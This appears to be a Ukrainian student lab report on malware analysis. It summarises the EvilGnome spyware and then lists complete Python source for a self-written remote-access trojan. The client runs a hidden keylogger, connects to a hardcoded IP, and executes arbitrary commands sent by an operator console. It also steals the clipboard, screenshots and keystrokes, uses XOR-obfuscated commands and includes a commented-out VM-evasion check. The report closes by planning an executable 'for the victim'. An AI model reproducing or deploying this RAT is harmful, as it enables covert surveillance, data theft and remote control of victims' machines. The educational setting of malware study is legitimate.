ЗВОРОТНА РОЗРОБКА ТА АНАЛIЗ ШКIДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

Лабораторна робота №4

**1. Проаналiзуйте зразки EvilGnome [81, 82]: • https://github.com/CyberMonitor/ APT\_CyberCriminal\_Campagin\_Collections 7 ffab36b2fa68d0708c82f01a70c8d10614ca742d838b69007f5104337a4b869 82 b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7 a21acbe7ee77c721f1adc76e7a7799c936e74348d32b4c38f3bf6357ed7e8032**

EvilGnome доставляється у вигляді самовитягувального архіву, створеного за допомогою інструменту makeself.

Встановлюється в директорію ~/.cache/gnome-software/gnome-shell-extensions/, приховуючись під розширенням для середовища Gnome.

Для забезпечення постійного запуску використовує cron, який викликає gnome-shell-ext.sh кожну хвилину.

-Здатність захоплення знімків екрана користувача.

-Крадіжка файлів з файлової системи.


-Захоплення аудіозаписів з мікрофона користувача.

-Можливість завантаження та виконання додаткових модулів.


основні модулі, що відповідають за шпигунські функції програми




запис аудіо




скріншот



сканування файлової системи



відправка даних на сервер



**2. Розробiть систему вiддаленого керування**

**client.py:**

import subprocess

import sys

"""modules\_to\_install = ["mss", "socket", "pyperclip", "threading", "sounddevice", "sys", "pynput"]

for module in modules\_to\_install:

try:

subprocess.call(["py", "-m", "pip", "install", module])

except:

print("To use this application you need to install Python from official website")

sys.exit()"""

from pynput.keyboard import Listener

import mss.tools

import socket

import pyperclip

import threading

import sounddevice as sd

keyboard\_log = ""

def on\_press(key):

global keyboard\_log

try:

keyboard\_log += str(key.char)

except AttributeError:

keyboard\_log += f' [{key}] '

def start\_keylogger():

with Listener(on\_press=on\_press) as listener:

listener.join()

def connect(ip, port):

server = socket.socket()

server.connect((ip, port))

return server

def send(data, size):

for i in range(0, size, 1024):

server.send(data[i:i + 1024])

server.recv(1024)

def record\_audio(filename, duration=5, fs=44100):

print("Recording audio...")

audio\_data = sd.rec(int(fs \* duration), samplerate=fs, channels=2, dtype='int16')

sd.wait()

wav.write(filename, fs, audio\_data)

print("Audio recorded successfully.")

def check\_vm():

get\_proc\_info\_cmd = 'tasklist'

process\_info = subprocess.getoutput(get\_proc\_info\_cmd)

if 'vmtoolsd' in process\_info or 'vboxservice.exe' in process\_info or 'vboxtray.exe' in process\_info:

return True

else:

return False

def decrypt\_command(encrypted\_command, key):

decrypted\_command = ""

for char in encrypted\_command:

decrypted\_char = chr(ord(char) ^ key)

decrypted\_command += decrypted\_char

return decrypted\_command

def encrypt\_command(command, key):

encrypted\_command = ""

for char in command:

encrypted\_char = chr(ord(char) ^ key)

encrypted\_command += encrypted\_char

return encrypted\_command

if \_\_name\_\_ == '\_\_main\_\_':

server = connect('192.168.254.133', 6012)

"""if check\_vm():

sys.exit()"""

keylogger\_thread = threading.Thread(target=start\_keylogger)

keylogger\_thread.start()

while True:

command = decrypt\_command(server.recv(1024).decode(), 118)

if command == '1':

break

elif command == '2':

server.send(subprocess.check\_output("systeminfo", shell=True))

elif command == '3':

cmd = server.recv(1024).decode()

server.send(subprocess.check\_output(cmd, shell=True))

elif command == '4':

path = server.recv(1024).decode()

server.send(subprocess.check\_output(["cmd", "/c", "dir", path]))

elif command == '5':

what = server.recv(1024).decode()

how = server.recv(1024).decode()

open(how, 'w').write(what)

elif command == '6':

what = server.recv(1024).decode()

server.send(subprocess.check\_output(["cmd", "/c", "del", what]))

elif command == '7':

server.send(subprocess.check\_output("tasklist", shell=True))

elif command == '8':

server.send(pyperclip.paste().encode())

elif command == '9':

screenshot = mss.mss().grab(mss.mss().monitors[1])

length = mss.tools.to\_png(screenshot.rgb, screenshot.size)

server.send(str(len(length)).encode())

send(length, len(length))

elif command == '11':

audio\_filename = server.recv(1024).decode()

record\_audio(audio\_filename)

elif command == '10':

server.send(keyboard\_log.encode())

keyboard\_log = ""

else:

print('O~O')

**server.py**

GNU nano 6.4 server.py

import socket

import sounddevice as sd

import scipy.io.wavfile as wav

def save\_keys(keys):

with open("captured\_keys.txt", "a") as file:

file.write(keys)

def connect(port):

server = socket.socket()

server.bind(('', port))

server.listen(10)

client, addr = server.accept()

print('Connected to:', addr)

return server, client

def receive(size):

data = []

while size > 0:

if size < 1024:

data.append(client.recv(size))

client.send('received'.encode())

size = 0

else:

data.append(client.recv(1024))

client.send('received'.encode())

size -= 1024

return b''.join(data)

def record\_audio(filename, duration=5, fs=44100):

print("Recording audio...")

audio\_data = sd.rec(int(fs \* duration), samplerate=fs, channels=2, dtype='int16')

sd.wait()

wav.write(filename, fs, audio\_data)

print("Audio recorded successfully.")

def encrypt\_command(command, key):

encrypted\_command = ""

for char in command:

encrypted\_char = chr(ord(char) ^ key)

encrypted\_command += encrypted\_char

return encrypted\_command

def decrypt\_command(encrypted\_command, key):

decrypted\_command = ""

for char in encrypted\_command:

decrypted\_char = chr(ord(char) ^ key)

decrypted\_command += decrypted\_char

return decrypted\_command

commands = ['0-?', '1-exit', '2-sysinfo', '3-cmdl', '4-discover files', '5-copy file', '6-delete file', '7-processes', '8-clipboard', '9-screenshot', '10-keylog', '11-record audio']

def allcmd():

print('\*enter command number\*')

for i in range(len(commands)):

print(commands[i])

print('\n')

if \_\_name\_\_ == '\_\_main\_\_':

server, client = connect(6012)

allcmd()

while True:

command = str(input('< '))

if command not in ['0','1','2','3','4','5','6','7','8','9','10','11']:

print('Incorrect command\n')

continue

key = 118

encrypted\_command = encrypt\_command(command, key)

client.send(encrypted\_command.encode())

if command == '1':

server.close()

exit()

elif command == '0':

allcmd()

elif command == '3':

cmd = str(input("Command to execute: "))

client.send(cmd.encode())

print(client.recv(100000).decode())

elif command == '7':

print(client.recv(100000).decode())

elif command == '4':

path = str(input("Path: "))

client.send(path.encode())

print(client.recv(1024).decode())

elif command == '5':

file\_path = str(input("File: "))

file\_content = open(file\_path, 'r').read()

client.send(file\_content.encode())

new\_name = str(input("New name: "))

client.send(new\_name.encode())

elif command == '6':

file\_to\_delete = str(input("File: "))

client.send(file\_to\_delete.encode('utf-8'))

elif command == '9':

length = int(client.recv(1024).decode())

screen = receive(length)

open('screenshot.png', 'wb').write(screen)

elif command == '11':

audio\_filename = str(input("Enter audio filename (e.g., audio.wav): "))

record\_audio(audio\_filename)

elif command == '10':

keys = client.recv(1024).decode()


save\_keys(keys)


else:



response = str(client.recv(100000).decode())


print(response)

приклад роботи:
























Створимо exe файл для жертви

